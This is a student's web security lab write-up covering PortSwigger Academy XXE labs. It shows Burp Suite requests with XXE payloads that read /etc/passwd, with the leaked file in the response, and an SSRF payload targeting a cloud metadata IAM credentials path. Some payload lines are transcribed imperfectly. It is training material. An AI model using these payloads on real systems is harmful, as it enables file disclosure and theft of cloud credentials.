



SLIIT

Discover Your Future

Sri Lanka Institute of Information Technology

XML external entity (XXE) injection

Labsheet 02 -WD Submission

IE2062 – Web Security.

Submitted by:


IT22199508 – Athapaththu A.M.M.I.P

Date of submission


2024.02.21

1) Lab: Exploiting XXE using external entities to retrieve files

- First log to the lab Exploiting XXE using external entities to retrieve files



- Next open the burpsuit and displayed code send to the repeater



- Next is displays the RAW code on the response

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Target: https://0a26002d0460ef9e838a95f700b10002.web-security-academy.net

Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: 0a26002d0460ef9e838a95f700b10002.web-security-academy.net
3 Cookie: session=oxyd1NbNRHal1V14PwCUWqY3t0gpkX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a26002d0460ef9e838a95f700b10002.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://0a26002d0460ef9e838a95f700b10002.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version='1.0' encoding='UTF-8'?>
<stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Response

```
1. HTTP/1.1 200 OK
2. Content-Type: text/plain; charset=utf-8
3. X-Frame-Options: SAMEORIGIN
4. Content-Length: 3
5.
6. 179
```

Inspector

Selected text: 179

Request attributes: 2

Request query parameters: 0

Request cookies: 1

Request headers: 17

Response headers: 3

- After edit the xml code like given below and send it to repeater like earlier step.

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Target: https://0a26002d0460ef9e838a95f700b10002.web-security-academy.net

Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: 0a26002d0460ef9e838a95f700b10002.web-security-academy.net
3 Cookie: session=oxyd1NbNRHal1V14PwCUWqY3t0gpkX
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a26002d0460ef9e838a95f700b10002.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 173
11 Origin: https://0a26002d0460ef9e838a95f700b10002.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version='1.0' encoding='UTF-8'?>
18 <!DOCTYPE replace [<!ENTITY xxe SYSTEM "/etc/passwd"> ]>
19
20 <stockCheck>
  <productId>
    1
  </productId>
  <storeId>
    1
  </storeId>
</stockCheck>
```

Response

```
1. HTTP/1.1 400 Bad Request
2. Content-Type: application/json; charset=utf-8
3. X-Frame-Options: SAMEORIGIN
4. Content-Length: 2339
5.
6. "Invalid product ID: replace@/root:/root:/bin/bash
7. daemon:x:12:12:daemon:/var/empty/:/bin/nologin
8. bin:x:1:1:bin:/bin:/bin/nologin
9. sys:x:3:3:sys:/dev:/usr/sbin/nologin
10. sync:x:4:65534:sync:/bin/sync
11. games:x:5:60:games:/usr/games:/usr/sbin/nologin
12. man:x:6:12:man:/var/cache/man:/bin/nologin
13. lp:x:7:7:lp:/var/spool/lpd:/bin/nologin
14. mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15. news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16. uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17. proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18. www-data:x:33:33:www-data:/var/www:/bin/bash
19. backup:x:54:34:backup:/var/backups:/usr/sbin/nologin
20. list:x:30:30:MailingListManager:/var/list:/usr/sbin/nologin
21. irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22. gnats:x:41:41:GnatsBug-ReportingSystemAdmin:/var/lib/gnats:/usr/sbin/nologin
23. nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
24. _apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
25. peter:x:12001:12001:/home/peter:/bin/bash
26. carlos:x:12002:12002:/home/carlos:/bin/bash
27. root:x:0:0:root:/root:/bin/bash
28. eliot:x:10000:10000:/home/eliot:/bin/bash
29. academy:x:10000:10000:/academy:/bin/bash
30. messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31. dnsmasq:x:102:65534:dnsmasq,
32. systemd-timesync:x:103:103:systemTimeSynchronization,
```

Inspector

Request attributes: 2


Request query parameters: 0

Request cookies: 1

Request headers: 17


Response headers: 3

- After off the interceptor and go to the site and refresh it. It's showing you are successfully solved the lab





2) Lab: Exploiting XXE to perform SSRF attacks

- First log to the lab Exploiting XXE to perform SSRF attacks.





- Open the burpsuit and after getting code send it to the repeater.






- After follow these steps like previous lab.





- Next edit the xml code by using given http information on the description like given below.



Burp Suite Community Edition v2023.12.1 - Temporary Project

Target: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net

Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0ab700c003917c9a8261ddd000f70064.web-security-academy.net
3 Cookie: session=oxelVce2E0H0hk24ifc620kH0Z2Ews
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 226
11 Origin: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
18 <!DOCTYPE replace [<!ENTITY xxe SYSTEM "http://129.154.169.254/latest/meta-data/iam/security-credentials"> ]>
19
20 <stockCheck>
<productId>
<xxe;
</productId>
<storeId>
1
</storeId>
</stockCheck>
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 27
5
6 "Invalid product ID: admin"
```

Done | 147 bytes | 257 millis

Event log All issues

Memory: 152.3MB

2:11 AM 2/22/2024

Burp Suite Community Edition v2023.12.1 - Temporary Project

Target: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net

Request

```
Pretty Raw Hex
1 POST /product/Attack HTTP/2
2 Host: 0ab700c003917c9a8261ddd000f70064.web-security-academy.net
3 Cookie: session=oxelVce2E0H0hk24ifc620kH0Z2Ews
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net/product?productId=1
9 Content-Type: application/xml
10 Content-Length: 201
11 Origin: https://0ab700c003917c9a8261ddd000f70064.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 <?xml version="1.0" encoding="UTF-8"?>
18 <!DOCTYPE replace [<!ENTITY xxe SYSTEM "http://129.154.169.254/latest/meta-data/iam"> ]>
19
20 <stockCheck>
<productId>
<xxe;
</productId>
<storeId>
1
</storeId>
</stockCheck>
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 25
5
6 "Invalid product ID: iam"
```

Done | 147 bytes | 204 millis

Event log All issues

Memory: 150.3MB

2:11 AM 2/22/2024

- Finally you'll receive success message with secret access key.

- lastly by refreshing shows the successfully solved message.

A screenshot of a Windows desktop environment. The taskbar at the bottom shows various pinned icons and the date/time as 2/22/2024 2:12 AM. The main window is a web browser displaying a completed lab from 'WebSecurityAcademy.net'. The title bar says 'Exploiting XXE to perform SSRF' and the page content includes a green 'Solved' button. Below the title, it says 'Congratulations, you solved the lab!' and features a product image for 'WHAT DO YOU MEME?' cards. The browser's address bar shows the URL 'https://0a6700c003917c9a82f61dd000f70064.web-security-academy.net/product?productId=1'. The system tray icons are visible on the right side of the taskbar.

3) Lab: Blind XXE with out-of-band interaction

